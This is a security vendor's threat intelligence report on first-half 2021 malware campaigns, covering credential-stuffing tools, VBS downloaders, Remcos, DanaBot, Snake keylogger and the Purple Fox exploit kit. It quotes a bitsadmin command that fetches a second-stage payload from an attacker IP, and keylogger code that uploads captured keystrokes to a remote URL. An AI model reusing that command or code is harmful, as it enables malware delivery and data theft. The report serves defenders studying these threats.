HP WOLF SECURITY

THREAT INSIGHTS REPORT

1H - 2021

THREAT LANDSCAPE

Welcome to the 1H 2021 edition of the HP Wolf Security Threat Insights Report. Here our security experts highlight malware trends identified by **HP Wolf Security** from the first half of 2021 so that security teams are equipped with the knowledge to combat emerging threats and improve their security postures.[1]

Most attacks involving malware are financially motivated, meaning threat actors seek the quickest route to monetize their access. In the case of information stealers and remote access Trojans (RATs), this is typically selling confidential data stored on victims' computers. However, increasingly attackers are deciding to sell their access to other threat actors, especially if an infected system is joined to an Active Directory domain – an indicator that the system is part of a larger fleet that may be open to lateral movement.

Cybercriminals' growing demand for unauthorized access has been largely driven by ransomware affiliates needing entry points into networks. Technological improvements to communication tools and hard-to-trace cryptocurrencies have also made it easier for threat actors to collaborate with each other, either directly as part of organized crews or indirectly by trading illicit goods and services. As a result, unauthorized access sold by less-resourced threat actors may end up in the hands of well-funded and experienced ransomware-as-a-service (RaaS) affiliates. The initial compromise of one system can therefore escalate into an incident that has a large impact on business continuity.

NOTABLE THREATS

Hacking tools on the rise

HP Wolf Security telemetry in H1 2021 saw a 65% increase in hacking tools downloaded from filesharing websites and underground forums compared to the second half of 2020. One way to assess the risk posed by different types of threats is to consider the factors that drive and enable threat actors, such as desire, expectation, knowledge, and resources. The increase in hacking tool activity may indicate an increase in attacker intent, i.e. the desire to perform attacks and the expectation they will succeed. It also points to the widespread availability of hacking tools within the cybercrime ecosystem, i.e. the resources at the attackers' disposal. A big driver of why hacking tools are so easy to obtain is widespread malware piracy or "cracking", enabling anyone to use tools without payment - even if developers intended otherwise.






Figure 1 – The main drivers of threats

Knowledge sharing also feeds into our threat assessment of hacking tools. Underground forums and chatrooms provide ideal platforms for threat actors to share tactics, techniques and procedures (TTPs), or buy and sell stolen data or unauthorized access. For example, in March, HP Wolf Security detected a user downloading a cracked copy of **Sentry MBA** from a Turkish-language cracking forum. This popular hacking tool is used to perform **credential stuffing** – a technique where attackers try to authenticate to websites using lists of compromised credentials.[2] Sentry MBA's capabilities include features to bypass website security controls, such as CAPTCHA challenges and web application firewalls. Threat actors can either use pre-bundled optical character recognition (OCR) computer vision models or configure the tool to query the APIs of third-party CAPTCHA-solving services during an attack.



Figures 2 & 3 – A cracked copy of the Sentry MBA credential stuffing tool and CAPTCHA character sets, downloaded from a cracking forum

As of July 2021, we found numerous active forums dedicated to sharing configurations and tips about using Sentry MBA against specific websites and devices, demonstrating the popularity of such tools and the low barrier to entry for this type of cybercrime.




✅ SENTRYMBA NETFLIX CONFIG PROXYLESS Work 100/100 ✅ 1 year ago Started by [redacted] 1 2 3 29 →	282 Replies	40,450 Views	[redacted] Today, 09:22 AM
[PACK] Huge Sentry MBA Config Pack | 450+ | Mega.nz 1 year ago Started by [redacted] 1 2 3 19 →	181 Replies	25,660 Views	[redacted] Today, 09:21 AM
x28 Porn Configs good porn sites! 1 year ago Started by [redacted] 1 2 3	21 Replies	7,624 Views	[redacted] Today, 07:26 AM
✅ [SENTRYMBA] NETFLIX CONFIG PROXYLESS ✅ 1 year ago Started by [redacted] 1 2 3 11 →	100 Replies	25,477 Views	[redacted] Today, 12:14 AM
CRACK ALL EMAILS AT ONCE! [PROXYLESS] [PREMIUM CONFIG] 1 year ago Started by [redacted] 1 2 3 6 →	51 Replies	10,707 Views	[redacted] Yesterday, 08:32 PM
[SentryMBA] 1521 Ultimate Configs PACK [UPDATED 1.SEPTEMBER.2019] ALL YOU'LL NEED for SentryMBA 2 years ago Started by [redacted] 1 2 3 103 →	1026 Replies	62,346 Views	[redacted] 05 Jul, 2021
[Sentry_mba] 24 IPTV Configs 2 years ago Started by [redacted] 1 2 3 10 →	94 Replies	21,902 Views	[redacted] 29 Jun, 2021
UPDATED SPOTIFY API CONFIG PROXYLESS + CAPTURE PREMIUN/FAMILY,STUDENTS,HULU... 2 years ago Started by [redacted] 1 2 3 15 →	144 Replies	27,291 Views	[redacted] 16 Jun, 2021
x30 Porn Sentry Configs 1 year ago Started by [redacted] 1 2 3 6 →	52 Replies	17,885 Views	[redacted] 12 Jun, 2021

Figure 4 – An English-language forum section dedicated to sharing Sentry MBA configurations in July 2021

Multi-stage downloader used to target business executives

In March 2021, HP Wolf Security isolated a multi-stage Visual Basic Script (VBS) malware campaign targeting senior business executives. The targets received a malicious ZIP attachment by email, named using their first and last names. It is likely the threat actor obtained employee names and email addresses from publicly available information online. The archives contained an obfuscated VBS downloader that downloads a second VBS script from a remote server to the user's %TEMP% folder. The first stage script was heavily obfuscated and had a low detection rate - only 21% of anti-virus scanners on VirusTotal detected it as malicious.

The second stage was downloaded using **BITSAdmin**, a legitimate file transfer tool built into Windows. Threat actors commonly employ a tactic known as **living off the land**, where operating system administrative tools and features are used to perform malicious actions, which reduce the likelihood of detection. To establish persistence on the system, the script creates a scheduled task to run the file with Windows Script Host (cscript.exe).



Execute 8:37:36 p.m. (+00:00:00.078)

Severity: Severity: Medium

Source Path: \WINDOWS\SYSTEM32\CMD.EXE

Target Path: \Windows\System32\bitsadmin.exe

Target Process Info:

```
bitsadmin /rawreturn /addfile SituationEnsures
http://88.119.175.111/member/details/Appren
ticeshipPlays1615999056 C:\Users\bruser172
9\AppData\Local\Temp\InternetRelease.tmp
```

Figure 5 – An isolated sample of the VBS downloader in HP Wolf Security Controller showing a BITSAdmin download command


The second stage downloads a third obfuscated VBS file using BITSAdmin to %LOCALAPPDATA%\Temp. Depending on the size of the downloaded file, the third stage is either run as a VBS file or as a portable executable – possibly a final payload. The attacker's command and control (C2) infrastructure was not actively serving the third stage at the time of analysis, so it was not possible to confirm what malware would have been delivered.

Businesses targeted in resume-themed phishing campaigns delivering Remcos

In January 2021, HP Wolf Security isolated a malicious spam campaign targeting businesses in seven countries (Chile, Italy, Japan, Pakistan, Philippines, UK, and US). The emails purported to be from job applicants and contained malicious Rich Text Format (RTF) documents that exploited **CVE-2017-11882**, a vulnerability in Microsoft Office's Equation Editor. If successfully exploited, the documents downloaded and ran **Remcos** on the infected system.[3] The threat actor used a subdomain from a dynamic DNS service (gotdns[.]ch) as their C2 server. Remcos is a commercially available RAT giving backdoor access to an infected computer.

TARGETED SECTORS:

- MANUFACTURING
- SHIPPING
- COMMODITY TRADING
- MARITIME
- PROPERTY
- INDUSTRIAL SUPPLIES



From	Irfan Malikicma [redacted]
To	[redacted]
On	January 28, 2021 7:57 a.m.
Subject	Assistant Accounts Officer
Attachments	IRFAN AHMAD MALIK Resume with Cover letter..doc (850.89KB) Document-Office.Exploit.CVE-2017-11882

Figure 6 – Malicious email posing as job applicant

CryptBot used to distribute DanaBot

In May 2021, HP Wolf Security detected a campaign delivering **CryptBot**, an information stealer that harvests system and web browser credentials and cryptocurrency wallets. Rather than being used as an infostealer, CryptBot was used to drop a banking Trojan, **DanaBot**, as a follow-up infection. DanaBot is a family of malware associated with the financial crime group **TA547**.[4] Threat actors regularly repurpose malware and other tools by using them to achieve objectives that they weren't necessarily developed for, such as using a stealer to deploy other malware.





Figure 7 – Process interaction graph showing CryptBot downloading and running DanaBot, safely inside an HP Wolf Security micro-VM

Code reuse rife among commodity information-stealing malware

Snake is a modular .NET keylogger and credential stealer first spotted in late November 2020. In H1 2021, the HP threat research team has regularly seen malicious spam campaigns distributing this malware family in RTF or archive attachments. An analysis of Snake's code revealed similarities between it and four other keylogger families active in the last two years.[5] This "remix" behavior of opportunistically copying source code from established malware families demonstrates how easy it is for cybercriminals to create their own malware-as-a-service businesses – and the importance for enterprise defenses to stay ahead of malware developers.



```
private static void UploadsKeyboardHere(string filename, string contentType, string url,
  string content)
{
    try
    {
        WebClient webClient = new WebClient();
        new MemoryStream();
        string text = "----------------------" + DateTime.Now.Ticks.ToString("x");
        webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
        string s = string.Format("--{0}\r\nContent-Disposition: form-data; name=\"document\";
          filename=\"{1}\"\r\nContent-Type: {2}\r\n\r\n{3}\r\n--{0}--\r\n", new object[]
        {
            text,
            filename,
            contentType,
            content
        });
        byte[] bytes = webClient.Encoding.GetBytes(s);
        webClient.UploadData(url, "POST", bytes);
    }
    catch (Exception ex)
    {
    }
}
```

Snake Keylogger

```
private static void UploadsKeyboardHere(string filename, string contentType, string url,
  string content)
{
    try
    {
        WebClient webClient = new WebClient();
        new MemoryStream();
        string text = "----------------------" + DateTime.Now.Ticks.ToString("x");
        webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
        string s = string.Format("--{0}\r\nContent-Disposition: form-data; name=\"document\";
          filename=\"{1}\"\r\nContent-Type: {2}\r\n\r\n{3}\r\n--{0}--\r\n", new object[]
        {
            text,
            filename,
            contentType,
            content
        });
        byte[] bytes = webClient.Encoding.GetBytes(s);
        webClient.UploadData(url, "POST", bytes);
    }
    catch (Exception ex)
    {
    }
}
```

Matiex Keylogger

Figure 8 – Comparison of keystroke exfiltration functions between Snake and Matiex keyloggers

Purple Fox compromises Internet Explorer users with CVE-2021-26411 exploit

HP Wolf Security telemetry saw an increase in the number of isolated **Purple Fox** exploit kit (EK) samples encountered by users.

In one campaign in April 2021, HP Wolf Security prevented a customer from compromise because their web browser session was running inside a micro-VM.[6] The sample attempted to exploit a memory corruption vulnerability in Internet Explorer **(CVE-2021-26411)**, a new addition to Purple Fox's exploit arsenal.[7] The exploit code resembled a proof of concept (PoC) released to the public in mid-March 2021. The time from the PoC to in the wild sightings was a matter of weeks, meaning organizations only had a small window to patch before risking compromise by Purple Fox.

The user encountered Purple Fox after searching for the term "نموذج-تمديد-زيارة-" ("Form-extension-visit-" in Arabic) in a search engine. The user clicked on a search result (loislandgraf[.]us), which then led them to a webpage that attempted to deliver the exploit via several redirects. During the analysis, we noticed that the exploit was not triggered in every case, likely because geo-fencing was used to control which systems were compromised. Italy, Switzerland, Ireland, Sweden, and Japan were among the countries that triggered the infection chain, although this is not an exhaustive list.



25 Jan 2021
Google describes campaign targeting security researchers via social engineering
28 Jan 2021
Microsoft attributes campaign to zinc
9 Mar 2021
Microsoft releases patch for CVE-2021-26411
Mid-Mar 2021
Enki publishes PoC exploit of CVE-2021-26411 used in the ZINC campaign
12 Apr 2021
Purple Fox EK spotted exploiting CVE-2021-26411 in the wild

Figure 9 – Timeline showing the history of CVE-2021-26411

NOTABLE TRENDS

Archives are now the most popular malware delivery file type

Archives were the top malware delivery file type in H1 2021, overtaking documents in H2 2020. The increase was partially driven by attackers switching to malicious Java Archive files (.JAR) to deliver their malware in email attachments. When opened, the JAR files unpack and run a payload on the victim's PC if JAVA Runtime Environment is installed. The most common payloads we saw were low-cost RATs that are easily bought or obtained from underground marketplaces, such as **AdWind**.




Figure 10 – Threats isolated by HP Wolf Security by file type in 1H 2021

The top email lures associated with these campaigns were purchase orders, invoices, product specifications, RFQs, and quality control reports - suggesting that the attackers are interested in targeting businesses rather than individuals.

We also saw a continuation of attacks involving unusual archive file types to deliver commodity malware, for example by compressing malware inside .Z, .ARJ, and .XZ archives. One reason why attackers might prefer exotic file types is that email gateway scanners are less likely to be able to decompress and examine files that use unpopular formats, thereby increasing the chances of a malicious email reaching a target's inbox.

Excel spreadsheets were the second most popular file type used to deliver malware. This was driven by large malicious spam campaigns distributing crimeware families such as **Dridex**, **IcedID**, and **TrickBot**. We also saw attackers distribute commodity stealers such as **Formbook** using Excel spreadsheets, but on a much smaller scale. HP Wolf Security data suggests that crimeware actors prefer to use spreadsheets to deliver their malware, while smaller, less organized actors prefer to use archives.

Compared to H2 2020, HP Wolf Security telemetry saw a 24% increase in threats downloaded using web browsers. This was partially driven by users downloading hacking tools and cryptocurrency mining software. Email remained the top infection vector, with 75% of threats isolated by HP Wolf Security delivered by email in H1 2021. About one third (34%) of threats were unknown by hash to anti-virus scanners at the time of detection in 1H 2021, a 4% drop from 2H 2020.

75%

OF THREATS ISOLATED HP WOLF SECURITY WERE DELIVERED BY EMAIL IN H1 2021. THE REMAINING 25% WERE WEB DOWNLOADS.

COVID-19 email lures fall out of fashion

Nearly half (49%) of lures used in malicious emails isolated by HP Wolf Security were themed as business transactions. This demonstrates that while cybercriminals are becoming more organized, users are still falling for the same old tricks, downloading risky files and clicking on malicious attachments and compromised web links.

Less than 1% of isolated emails used COVID-19 as a lure, suggesting that this topical lure is less effective at tricking users into clicking malicious links and attachments. Malware distributors are motivated to maximize their click rates, so prefer to use lures that have proven effective generically across different regions.


